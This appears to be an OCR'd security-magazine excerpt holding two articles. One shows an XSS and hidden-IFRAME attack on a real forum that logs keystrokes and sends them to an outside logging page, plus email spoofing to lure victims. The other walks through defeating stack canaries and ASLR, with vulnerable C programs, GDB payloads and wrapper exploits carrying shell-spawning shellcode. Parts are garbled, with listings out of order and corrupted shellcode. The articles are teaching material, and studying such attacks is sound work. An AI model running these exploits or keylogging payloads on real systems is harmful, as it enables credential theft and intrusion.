
AJAX stands for Asynchronous JavaScript and XML. It is a web development technique for creating interactive Web applications. Its purpose is to obtain webpages that respond more rapidly thanks to the background exchange of small packets of data with the server, so that the entire web page should not be reloaded each time the user makes a change. This technique can, therefore, improve the web page interactivity, speed, and usability.

AJAX is asynchronous in the sense that data are sent to the server and loaded in the background without interfering with the existing page. It is a combination of:

- HTML (or XHTML) and CSS for markup and style,
- DOM (Document Object Model) manipulated through a script language such as JavaScript or JScript to show the information and interact with it,
- the `XMLHttpRequest` object to exchange asynchronous data between your browser and Web server. In some AJAX frameworks and in certain situations, `IFRAME` object can be used instead of `XMLHttpRequest` to exchange data with the server and, in other implementations, dynamically added tag `<script>` (JSON),
- generally XML data exchange format is used, even if any format can be used, including plain text, HTML preformatted, JSON and even EBML. These files are usually dynamically generated from server-side scripts.

The problem with AJAX is that, for security reasons, cross-domain calls are not permitted. What does this mean? For example, if I'm writing a web application under the domain `http://www.A.com/`, I can't be able to make AJAX services calls to the domain `http://www.B.com/`. Of course, if all services are placed under A, the browser doesn't return any errors, as they are under the same domain. It was made to avoid cross-site scripting (XSS), but it is also a big limit. In fact many web services exists which are open to the public, such as Google and Yahoo, which could increase the our website value, but obviously their hosting is on a different domain from ours.

By the way, there is a simple trick to work around with it. We can use a proxy for our local domain to trick our browser that we are making a safe call, but the proxy is pointing outside. On the network there are numerous examples (especially in php) that we can use with full support for AJAX.



**Figure 3.** A simple trick to work around the browsers remote scripting cross-domain block

The page simply receives the querystring parameter keypressed as input, and append it to a log file. It generates a log file for each client IP address which connects, such as for example: *192.168.0.1.log*. So each file will contain only one text line with all the literal values of keys pressed by the users, except blank spaces. For simplicity, all the the server side controls and error handling have been omitted.

Finally we can upload everything on the server and make a test. If we want to real time monitor the keylogging we

can use a debugger tool that helps to analyze all the server callings. A good tool is Firebug, which is a Firefox extension to edit, debug, and monitor CSS, HTML, and JavaScript live in any web page. It can be downloaded from: <https://addons.mozilla.org/it/firefox/addon/1843>. In Figure 1 there is an example of what happens when a user fills in the form of payment.

## Attack simulation

Let's see how a bad boy could abuse the above technique to make a Web attack.

The aim is to demonstrate how to log username and password typed by a user while accessing a real forum, which is XSS vulnerable (see *Looking for XSS* section). IFRAME injection is the technique that we will use. We assume to know the victim's email address, and lead him to login the forum through email spoofing and social engineering techniques.

In Figure 2 there is a real Web page screenshot which is XSS vulnerable. It is an Italian forum in which I've found a vulnerability (currently patched) in the search field. The developer has forgotten to filter some special characters such as quotation marks and *greater then* symbol. In fact, typing the following string into the search field:

```
" /><script>alert('XSS Vulnerable!')</script>
```

the page print the alert message: XSS Vulnerable!. The initial quotation marks in fact close the input search value, and the symbol */>* closes the input tag allowing you to concatenate the JavaScript alert. The interesting thing is that on the same page there are also the username and password fields which, even if they aren't directly vulnerable, will be affected too.

**Listing 5.** The page uses an IFRAME to point back to the parent vulnerable page

```
<style type="text/css">
 #iframeParent {display: none;}
</style>
<body>
<iframe id="iframeParent" src=""></iframe>
<script type="text/javascript">
 var iframeParent = document.getElementById('iframeParent');
 iframeParent.src =
 'http://www.forum_being_hacked.com/default.asp?id=1024&pag=1&searchString=%22+%2F%3E%3Cscript+src%3D%27http%3A%2F%2Fwww
 .example.com2Fparent.js%27%3E%3C%2Fscript%3E';
</script>
</body>
```

**Listing 6.** Remote scripting for keylogging and sending asynchronous requests to the server

```
parent.parent.document.onkeypress = function keylog(e) {
 var evt = (e) ? e : event;
 var keyPressed = "";
 var iframeLog = parent.parent.document.getElementById('iframeLog');
 if (window.ActiveXObject) //IE
 evt = parent.parent.window.event;
 keyPressed = String.fromCharCode(evt.charCode ? evt.charCode : evt.keyCode);
 iframeLog.src = 'http://www.example.com/log.php?keyPressed=' + keyPressed;
}
```

## On the 'Net

- <http://www.javascriptkit.com/jsref/eventkeyboardmouse.shtml> – Keyboard and mouse buttons events,
- [http://developer.mozilla.org/en/AJAX/Getting\\_Started](http://developer.mozilla.org/en/AJAX/Getting_Started) – Getting started with AJAX,
- <http://www.quirksmode.org/js/introevents.html> – Handling events with JavaScript,
- <http://developer.apple.com/internet/webcontent/iframe.html> – Remote scripting with IFRAME.

The idea is to inject into the HTML page some JavaScript functions that allow you to log the keys pressed by the victim, and to communicate them to a server in an asynchronous manner. For the purpose we will use the basic keylogger seen before, but with some modifications, as the XMLHttpRequest object blocks all the cross-domain callings (see *AJAX and cross-domain calls* section). So we will use a remote scripting technique with hidden iframes. Indeed, also with IFRAME we can't have the parent page' control (in this case the forum web page) as it resides on a different server with a different domain, because browsers will block any attempt of cross-domain control attempts. However, we can work around the obstacle thanks to a simple trick (see Figure 3):

- let's inject an IFRAME into the vulnerable forum page pointing it to an HTML page on our server,
- the HTML page on our server must contain a second IFRAME pointing to the vulnerable forum page. Also, let's inject a JavaScript code for keylogging, and sending asynchronous requests to our server,
- since IFRAME can control the parent page events through the parent.parent class, as the father and the second child are on the same domain, browsers security cross-domain blocks won't trigger.

The first thing to do is to identify the string to be injected into the forum search field. The one that I've used for this attack simulation is displayed in Listing 4, together with the corresponding URL to be sent the victim.

As you can see there are two hidden injected iframes. The first one points to an HTML page on the server:

```
<iframe id='iframeSource' src=
 'http://www.example.com/iframe.htm'
 width='1' height='1'></iframe>
```

while the second one is initially empty, and will be used to load the server logging page, as we will see later:

```
<iframe id='iframeLog' src=
 '' width='1' height='1'></iframe>
```

To make the two iframes being invisible we also need to inject a small stylesheet:

```
<style type='text/css'>
 #iframeSource {display: none;}
 #iframeLog {display: none;}</style>
```

All the rest is needed for the input tag closure, so that no HTML errors appear in the Web page. The first string should be injected into the search field directly, while the second one is the corresponding URL, and should be sent the victim by email.

In Listing 5 there is the *iframe.htm* code that must be stored on our server.

It does nothing but generate an IFRAME pointing to the parent vulnerable page on the forum. Note that this time we inject a JavaScript file *parent.js* whose code is displayed in Listing 6:

```
iframeParent.src =
 'http://www.forum_being_
 hacked.com/
 default.asp?id=1024&pag=
 1&searchString=%22+%2F%3E%3Cscri
 pt+
 src%3D%27http%3A%2F%2Fwww.example.
 com%2Fparent.js%27%3E%3C%2F
 script%3E';
```

The script is the modified version of the first keylogger. Note that in order to intercept the key pressure event we need to write our event handler as follows:

```
parent.parent.document.onkeypress
 s = function keylog(e){ ... };
```

The double parent is required because the script runs from the second IFRAME child, not the first one.

The rest of the function is similar to the one of the first keylogger version, except for accessing the server, for which we don't use the XMLHttpRequest object, but we load the logging page stored on our server directly into the hidden IFRAME injected:

```
var iframeLog = parent.parent.
 document.getElementById('iframeLog');
iframeLog.src =
 'http://www.example.com/
 log.php?keyPressed=' + keyPressed;
```

The page *log.php* could be the same of the one used in the payment form (see Listing 3).

Now we only need to send our victim the URL, using some spoofing email techniques for making him believe the email comes from the forum domain, and some good social engineering techniques to persuade him to click on the link. Then everything the user types into that page, username and password included, will be logged on our server.

During attack simulation, I've noticed that the default security level in *Internet Explorer 7* doesn't alert any XSS attempted attack, as *Firefox 3* does in which the attack is blocked unless the user manually accept it. By the way most of inexperienced users use Internet Explorer..

---

### Antonio Fanelli

Electronics engineer since 1998 and is extremely keen about information technology and security. He currently works as a project manager for an Internet software house in Bari, Italy.



STEPHEN SIMS

# Hacking ASLR & Stack Canaries on Modern Linux

Difficulty



This article will demonstrate methods used to hack stack canaries and Address Space Layout Randomization (ASLR) on modern Linux kernels running the PaX patch and newer versions of GCC.

These methods have been privately known and publicly disclosed by myself and multiple other researchers over the years, but not in great detail. The methodology attempts to demonstrate examples of modern hacking techniques during conditional exploitation. As you add additional patches such as grsecurity, exploitation becomes even more challenging. Much of the content has been pulled from my course SEC709 *Developing Exploits for Penetration Testers and Security Researchers* offered by the SANS Institute.

## Stack Protection

To curb the large number of stack-based attacks, several corrective controls have been put into place over the years. One of the big controls added is Stack Protection. From a high level the idea behind stack protection is to place a 4-byte value onto the stack after the buffer and before the return pointer. On UNIX-based OS' this value is often called a *Canary*, and on Windows-based OS it is often called a *Security Cookie*. If the value is not the same upon function completion as when it was pushed onto the stack, a function is called to terminate the process. As you know, you must overwrite all values up to the *Return Pointer* (RP) in order to successfully redirect program execution. By the time you get to the return pointer, you will have already overwritten the

4-byte stack protection value pushed onto the stack, thus resulting in program termination (see Figure 1).

There are quite a few stack protection tools available with different operating systems and vendor products. Two of the most common Linux-based stack protection tools are *Stack-Smashing Protector* (SSP) and StackGuard.

## Stack-Smashing Protector (SSP)

SSP, formerly known as ProPolice is an extension to the *GNU C Compiler* (GCC) available as a patch since GCC 2.95.3, and by default in GCC 4.1. SSP is based on the StackGuard protector and is maintained by Hiroaki Etoh of IBM. Aside from placing a random canary on the stack to protect the return pointer and the saved frame pointer, SSP also reorders local variables protecting them from common attacks. If the urandom strong number generator cannot be used for one reason or another, the canary falls back to a Terminator Canary.

## StackGuard

StackGuard was created by Dr. Cowan and uses a Terminator Canary to protect the return pointer on the stack. It was included with earlier versions of GCC and has been replaced by SSP. You can read more about Dr. Cowan at: <http://immunix.org>.

## WHAT YOU SHOULD KNOW...

Readers should have an understanding of standard stack based overflows on x86 architecture, as this article builds off of that knowledge.

Readers should have an understanding of modern operating system controls added over the years.


## WHAT YOU WILL LEARN...

Readers will gain knowledge on various methods used to defeat modern security controls under conditional situations.

Readers will be able to add additional tricks to their pen-testing arsenal.

## Terminator Canary

The idea behind a Terminator Canary is to cause string operations to terminate when trying to overwrite the buffer and return pointer. A commonly seen Terminator Canary uses the values `0x00000aff`. When a function such as `strcpy()` is used to overrun the buffer and a Terminator Canary is present using the value `0x00000aff`, `strcpy()` will fail to recreate the canary due to the null terminator value of `0x00`. Similar to `strcpy()`, `gets()` will stop reading and copying data once it sees the value `0x0a`. StackGuard used the Terminator Canary value `0x000aff0d`.



**Figure 1.** Stack with Canary

## Random Canary

A preferred method over the Terminator Canary is the Random Canary which is a randomly generated, unique 4-byte value placed onto the stack, protecting the return pointer and other variables. Random Canaries are commonly generated by the HP-UX Strong Random Number Generator `urandom`

and are near impossible to predict. The value is generated and stored in an unmapped area in memory, making it very difficult to locate. Upon function completion, the stored value is XOR-ed with the value residing on the stack to ensure the result of the XOR operation is equal to 0.

## Null Canary

Probably the weakest type of canary is the Null Canary. As the name suggests, the canary is a 4-byte value containing all 0's.

If the 4-byte value is not equal to 0 upon function completion, the program is terminated.

### Listing 1. Canary.c

```

/*Program called canary.c*/
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int testfunc(char* input_one, char* input_two, char* input_three) {

char user[8];
char pass[8];
char pin[8];

 strcpy(user, input_one);
 strcpy(pass, input_two);
 strcpy(pin, input_three);
 printf("Authentication Failed\n\n");
 return 0;
}

int main(int argc, char* argv[])
{

 if(argc <4){
 printf("Usage: <username> <password> <pin>\n");
 exit(1);}

testfunc(argv[1], argv[2], argv[3]);
return 0;
}

```

## Defeating Stack Protection

For this example I will use a method that allows us to repair the Terminator Canary used by SSP on newer versions of Ubuntu.

You will notice over time that under certain conditions, controls put in place to protect areas of memory can often be bypassed or defeated.

Again, this is conditional exploitation. Below is the vulnerable code (see Listing 1).

In the Figure 2 we first launch the *canary* program with no arguments. We see that it requires that we enter in a username, password, and PIN. On the second execution of *canary* we give it the credentials of username: admin, password: password and PIN: 1111. We get the response that authentication has failed as we expected.

Finally we try entering in the username: AAAAAAAAAAAAAAAAAA, the password: BBBB and the pin: cccc. The response we get is:

```
Authentication Failed
*** stack smashing detected ***: ./
 canary terminated
Aborted (core dumped)
```

You can quickly infer that this is the message provided on a program compiled with SSP for stack protection.

Now that we know SSP is enabled, we must take a look in memory to see what type of canary we're up against. By running GDB and setting a breakpoint after the final of three `strcpy()`'s in the `testfunc()` function, we can attempt to locate the canary. By probing memory you can easily determine that each of the three buffers created in the `testfunc()` function allocate 8-bytes.

Trying entering in AAAAAAAAA for the first argument, BBBBBBBB for the second argument, and cccccccc for the third argument. Now enter the command `x/20x $esp` and locate the values you entered. Immediately following the A's in memory you will find the terminator canary value of `0xfffa0000`. Remember this is in little endian format and the value is actually `0x0000afff`.

You should also be able to quickly identify the return address value 4-bytes after the canary showing the address of `0x08048517`. Remember, the goal of a terminator canary is to terminate string operations such as `strcpy()` and `gets()`. These commands can be seen in Figure 3.

Let's quickly see if we can repair the canary by entering it in on the first buffer and attempt to overwrite the return pointer with A's. Try using the command:

```
run "AAAAAAA `echo -e '\x00\x00\x0a\
 xffAAAAAAAAAA'`"
 BBBBBBBB cccccccc
```

As you can see, with the above command we are filling the first buffer with A's, trying to repair the canary and then place enough A's to overwrite the return pointer. When issuing this command and analyzing memory at the breakpoint, you can see that the canary shows as `0x4141ff0a` and the return pointer shows as `0x41414141`. When letting the program continue, it fails, as the canary does not match the expected `0x0000afff`. Notice the message at the bottom, `*** stack smashing detected ***` letting us know again that SSP is enabled. The `strcpy()` function stops copying when hitting the null value `0x00` and our attack fails. The `strcpy` function can, however, write one null byte. With this knowledge, let's continue the attempt to defeat the canary. The results of the above commands are provided in Figure 4.

This time let's take advantage of all three buffers and the fact that the `strcpy()` function will allow us to write one null byte. Try entering in the command:

```
run "AAAAAAA `echo -e 'AA\x0a\
 xffAAAAAAAA'`"
 "BBBBBBBBBBBBBBBBBB" "DDD
 DDDDDDDDDDDDDDDDDDD"
```

As you can see in the Figure 5, we've successfully repaired the canary and overwritten the return pointer with a series of A's. When we continue program execution, we do not get a stack smashing detected message, we instead get a normal segmentation fault message showing EIP attempted to access memory at `0x41414141`.

Since we now know that we can repair the canary, let's see if we can execute some shellcode. We will place

```
deadlist@deadlist-desktop:~$./canary
Usage: <username> <password> <pin>
deadlist@deadlist-desktop:~$./canary admin password 1111
Authentication Failed

deadlist@deadlist-desktop:~$./canary AAAAAAAAAAAAAAAAAA BBBB CCCC
Authentication Failed

*** stack smashing detected ***: ./canary terminated
Aborted (core dumped)
```

Figure 2. SSP Detected

```
(gdb) break *0x804848d
Breakpoint 1 at 0x804848d
(gdb) run AAAAAAAA BBBBBBBB CCCCCCCC
Starting program: /home/deadlist/canary AAAAAAAA BBBBBBBB CCCCCCCC

Breakpoint 1, 0x0804848d in testfunc ()
(gdb) x/20x $esp
0xbffff6e0: 0xbffff6fc 0xbffff947 0xf63d4e2e 0xbffff947
0xbffff6f0: 0xbffff93e 0xbffff935 0x00000000 0x43434343
0xbffff700: 0x43434343 0x42424200 0x42424242 0x41414100
0xbffff710: 0x41414141 0xff0a0000 0xbffff738 0x08048517
0xbffff720: 0xbffff935 0xbffff93e 0xbffff947 0xbffff750
```

Figure 3. Breakpoint with Normal Canary





randomized. For example, let's say the address `0x08048688` was the location of a particular function mapped into memory by an application during one instance. The next several times you launch the program, the location of that same function may be at `0x08248488`, `0x08446888` and `0x08942288`. As you can see, the middle two bytes have changed, but some bytes remained static. This is often the case, depending on the number of bits that are part of the randomization. The `mmap()` system call only allows for 16-bits to be randomized. This is due to its requirement to be able to handle large memory mappings and page boundary alignment.

## Defeating ASLR

Depending on the ASLR implementation, there may be several ways to defeat the randomization. PaX's implementation of ASLR uses various types of randomization between 16-24 bits in multiple segments. The `delta_mmap` variable handles the `mmap()` mapping of libraries, heaps, and stacks. There are  $2^{16} = 65536$  possible addresses of where a function is located in memory.

When brute forcing this space, the likeliness of locating the address of the desired function is much lower than this number on average. Let's discuss an example. If a parent process forks out multiple child processes that allow an attacker to brute force a program, success should be possible barring the parent process does not crash. This is often the case with daemons accepting multiple incoming connections. If you must restart a program for each attack attempt, the odds of hitting the correct address decreases greatly, as you are not exhausting the memory space. You also have the issue of getting the process to start back up again. In the latter case, using large NOP sleds and maintaining a consistent address guess may be the best solution. Using NOP's allows a successful attack as long as we fall somewhere within the sled.

## Data Leakage

Format string vulnerabilities often allow you to view all memory within a process. This vulnerability may allow you to locate the desired location of a variable or instruction in memory.

This knowledge may allow an attacker to grab the required addressing to successfully execute code and bypass ASLR protection. This is often the case since once a parent process has started up, the addressing for that process and all child processes remain the same throughout the processes lifetime. If an attacker does not have to be concerned with crashing a child process, multiple format string attacks may supply them with the desired information.

## Locating Static Values

Some implementations of ASLR do not randomize everything on the stack. If static values exist within each instance of a program being executed, it may be enough for an attacker to successfully gain control of a process. By opening a program up within GDB and viewing the location of instructions and variables within memory, you may discover some consistencies. This is the case Linux kernel 2.6.17 and the `linux-gate.so.1` VDSO. Inside `linux-gate.so.1` was a `jmp esp` instruction located at memory address `0xffffe777`. This served as a trampoline for shellcode execution as seen with vulnerable programs such as ProFTPD 1.3.0.

The interesting thing about attacking ASLR is that a method that works when exploiting one program, often times will not work on the next. You must understand the various methods available when exploiting ASLR and scan the target program thoroughly. Remember, when it comes to hacking at canaries, ASLR and other controls, you must at times understand the program and potentially the OS it is running on, better than its designer. One data copying function may very easily allow you to repair a canary, while another may be impossible. It is when faced with this challenge that you must think outside the box and search through memory for alternative solutions. Every byte mapped into memory is a potential opcode for you to leverage.

## Opcodes of Interest

Some opcodes that may provide us with opportunities to exploit ASLR include

```
(gdb) run "AAAAAA `echo -e '\x42\x43\x0a\xffAAAA\x90\xf6\xff\xbf\x90\x90\x90\x90\x90\x90\x90\x29\xc9\x83\xe9\xf4\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x35\xb0\xb8\xc4\x83\xeb\xfc\xe2\xf4\x5f\xbb\xe0\x5d\x67\xd6\xd0\xe9\x56\x39\x5f\xa3\x1a\xc3\xd0\xc4\x5d\x9f\xda\xad\x5b\x39\x5b\x96\xdd\xbc\xb8\xc4\x35\xd1\xc8\xb0\x18\xd7 added\x15 added\xab\x35\xe7\xeb\x4d\x4d\x7d\x38\xc4'`" "BBBBBBBBBBBBBBBB" "DDDDDDDDDDDDDDDDDDDDDDDDDDDDDD"
```

Figure 6. Script with Shellcode in GDB




Figure 7. Successful Execution

Ret-to-ESP, Ret-to-EAX, Ret-to-Ret and Ret-to-Ptr. Let's discuss each one of them in a little more detail.

## Ret-to-ESP

This is the one just mentioned which takes advantage of a system using ASLR running Kernel version 2.6.17. The idea is that the ESP register will be pointing to a memory address immediately following the location of the previous return pointer location when a function has been torn down. Since the ESP register is pointing to this location, we should be able to place our exploit code after the return pointer location of a vulnerable function and simply overwrite the return pointer with the memory address of a `jmp esp` or `call esp` instruction. If successful, execution will jump to the address pointed to by ESP, executing our shellcode.

## Ret-to-EAX

Comes into play when a calling function is expecting a pointer returned in the EAX register that points to a buffer the attacker can control. For example, if a buffer overflow condition exists within a function that passes back a pointer to the vulnerable buffer, we could potentially locate an opcode that performs a `jmp eax` or `call eax` and overwrite the return pointer of the vulnerable function with this address.

## Ret-to-Ret

Is a bit different. The idea here is to set the return pointer to the address of a `ret` instruction. The idea behind this attack is to issue the `ret` instruction as many times as desired, moving down the stack four bytes at a time. If a pointer resides somewhere on the stack that the attacker can control, or control the data held at the pointed address, control can be taken via this method.

## Ret-to-Ptr

Is an interesting one. Imagine for a moment that you discover a buffer overflow within a vulnerable function. Once you cause a segmentation fault, often times we'll see that EIP has attempted to jump to the address

`0x41414141`. This address is of course being caused by our use of the `A` character. When we generate this error, we can type in `info reg` into GDB and view the contents of the processor registers. More often than none, several of the registers will be holding the address or value `0x41414141`. Let's say for example that the EBX register is holding the value `0x414141`. This may indicate that this value has been taken from somewhere off of the stack where we crammed our `A`'s into the buffer and overwrote the return pointer. If we can find an instruction such as `call [ebx]` or `FF 13` in hex, and can determine where the `0x41414141` address has been pulled from the stack to populate EBX, we should be able to take control of the program by overwriting this location with the address of our desired instruction. Of course, we still have to know where we want to point control.

## What About Kernel 2.6.22 and Later?

We know about the method of locating static bytes that could work as potential

opcodes, but what about a different method? Each time a new Kernel version, or compiler version comes out our prior methods of defeating ASLR are sometimes removed. For example, as mentioned, `linux-gate.so.1` is randomized in modern Kernel versions, and in others our desired `jmp` or `call` instructions have been removed. We can no longer reliably use `linux-gate.so.1` as a method of bypassing ASLR, although it still often remains static.

Memory leaks such as format string vulnerabilities may be one method of learning about the location of libraries and variables within a running process, but without such luck we need to think outside of the box a bit. How about wrapping a program within another program in an attempt to have a bit more control about the layout of the program. It just so happens that it works when using particular functions to open up the vulnerable program.

## Vulnerable Program

Below (see Listing 3) is a simple *Proof of Concept* (PoC) program that introduces

```
deadlist@deadlist-desktop:~$./aslr_vuln AAAA
I'm vulnerable to a stack overflow... See if you can hack me!

deadlist@deadlist-desktop:~$./aslr_vuln `python -c 'print "A" *100`
I'm vulnerable to a stack overflow... See if you can hack me!

Segmentation fault (core dumped)
```

Figure 8. Segmentation Fault

```
(gdb) run `python -c 'print "A" *48`
Starting program: /home/deadlist/aslr_vuln `python -c 'print "A" *48`
I'm vulnerable to a stack overflow... See if you can hack me!

48 A's overflows

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) p $esp
$1 = (void *) 0xbf8d6800

(gdb) run `python -c 'print "A" *48`
Starting program: /home/deadlist/aslr_vuln `python -c 'print "A" *48`
I'm vulnerable to a stack overflow... See if you can hack me!

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) p $esp
$3 = (void *) 0xbf9ad100

ESP is changing with each run

Ret2Buffer is unlikely
```

Figure 9. ASLR is Enabled

an obvious vulnerability by using the `strcpy()` function.

## Checking for BoF

Let's determine if the `aslr_vuln` program is vulnerable to a simple stack overflow by passing it in some A's. You can see that four A's does not trigger a segmentation fault, but using Python to pass in 100 A's, we cause a segmentation fault (see Figure 8).

Let's try and run the program inside of GDB to get a closer look. I will run the program with 100 A's first. You will likely not see `0x41414141` during the segmentation fault as you would expect. Part of this has to do with the fact that ASLR will often generate strange results when causing exceptions. Another reason for the behavior has to do

with the fact that the behavior of the segmentation fault is often related to how and where a function is called. If you reduce the number of A's down to 48, you should see some difference in the behavior of the segmentation fault and where EIP is trying to jump. Run it a few times with 48 A's and you should eventually see the expected `0x41414141` inside of the EIP register. Each time your segmentation fault is successful, you can use the `p $esp` command in GDB to print the address held in the stack pointer. You should notice that it changes each time you execute the program due to the randomization of the stack segment. At this point we can count out our traditional return to buffer style attack and have verified that ASLR is enabled (see Figure 9).

I'll next set up a breakpoint inside of GDB on the function `main()` with the command, `break main` and run the program with no arguments. When execution reaches the breakpoint, you can type in `p system`, record the address and rerun the program. When typing in the `p system` command again when the program pauses you should notice that the location of the `system()` function is mapped to a different address each time you execute the program. This would lead us to believe that a simple return-to-libc attack would also prove difficult.

At this point we know that the stack is located at a new address with every run of the program. We know that system libraries and functions are mapped to different locations within the process

### Listing 3. Vulnerable Code

```
/* Name this program aslr_vuln.c and compile as aslr_vuln using the -fno-stack-protector compile option. */

#include <stdio.h>
#include <string.h>

int main (int argc, char *argv[]) {
 char buf[48]
 printf("I'm vulnerable to a stack overflow... See if you can hack me!\n\n");
 strcpy(buf, argv[1]);
 return 1;
}
```

### Listing 4. exec()

```
exec():

#include <unistd.h> extern char **environ;
int execl(const char *path, const char *arg, ...);
int execlp(const char *file, const char *arg, ...);
int execlx(const char *path, const char *arg, ..., char * const envp[]);
int execv(const char *path, char *const argv[]);
int execvp(const char *file, char *const argv[]);
```

### Listing 5. Wrapper Program

```
#include <stdio.h>
#include <unistd.h>
#include <string.h>

int main(int argc, char *argv[]) {
 char buffer[100];
 int i, junk;
 printf("i is at: %p\n", &i);
 memset(buffer, 0x41, 100);
 execl("./aslr_vuln", "aslr_vuln", buffer, NULL);
}
```

**Listing 6.** Modified Wrapper Program

```
#include <stdio.h>
#include <unistd.h>
#include <string.h>

int main(int argc, char *argv[]) {
 char buffer[48];
 int i, junk;
 printf("i is at: %p\n", &i);
 memset(buffer, 0x41, 48);
 execl("./aslr_vuln", "aslr_vuln", buffer, NULL);
}
```

**Listing 7.** Wrapper with Shellcode

```
#include <stdio.h>
#include <unistd.h> //Necessary libraries for the various functions...
#include <string.h>

char shellcode[]=
"\x31\xc0\x31\xdb\x29\xc9\x89\xca\x0"
"\x46\xcd\x80\x29\xc0\x52\x68\x2f\x2f" // Our shell-spawning shellcode
"\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3"
"\x52\x54\x89\xe1\x0b\xcd\x80";

int main(int argc, char *argv[]) {
 char buffer[200]; // Our buffer of 200 bytes
 int i, ret; // Our variable to reference based on it's mem address and our RP variable
 ret = (int) &i + 200; // The offset from the address of i we want to set our RP to...
 printf("i is at: %p\n", &i);
 printf("buffer is at: %p\n", buffer); // Some information to help us see what's going on..
 printf("RP is at: %p\n", ret);
 for(i=0; i < 64; i+=4) // A loop to write our RP guess 16 times...
 *((int *) (buffer+i)) = ret;
 memset(buffer+64, 0x90, 64); // Setting memory at the end of our 16 RP writes to 0x90 * 64, our NOP sled...
 memcpy(buffer+128, shellcode, sizeof(shellcode)); // Copying our RP guess, NOP sled and shellcode
 execl("./aslr_vuln", "aslr_vuln", buffer, NULL); // Our call to execl() to open up our vulnerable program...
}
```

**Listing 8.** Modified Offset

```
#include <stdio.h>
#include <unistd.h> //Necessary libraries for the various functions...
#include <string.h>

char shellcode[]=
"\x31\xc0\x31\xdb\x29\xc9\x89\xca\x0"
"\x46\xcd\x80\x29\xc0\x52\x68\x2f\x2f" // Our shell-spawning shellcode
"\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3"
"\x52\x54\x89\xe1\x0b\xcd\x80";

int main(int argc, char *argv[]) {
 char buffer[200]; // Our buffer of 200 bytes
 int i, ret; // Our variable to reference based on it's mem address and our RP variable
 ret = (int) &i + 60; // The offset from the address of i we want to set our RP to... modified version that should work!
 printf("i is at: %p\n", &i);
 printf("buffer is at: %p\n", buffer); // Some information to help us see what's going on..
 printf("RP is at: %p\n", ret);
 for(i=0; i < 64; i+=4) // A loop to write our RP guess 16 times...
 *((int *) (buffer+i)) = ret;
 memset(buffer+64, 0x90, 64); // Setting memory at the end of our 16 RP writes to 0x90 * 64, our NOP sled...
 memcpy(buffer+128, shellcode, sizeof(shellcode)); // Copying our RP guess, NOP sled and shellcode
 execl("./aslr_vuln", "aslr_vuln", buffer, NULL); // Our call to execl() to open up our vulnerable program...
}
```

# ATTACK

space as well. We know that 20-bits seems to be used in the randomization pool for some of the mapped segments. It is pretty obvious that brute-forcing is not the best approach to defeating ASLR on this system.

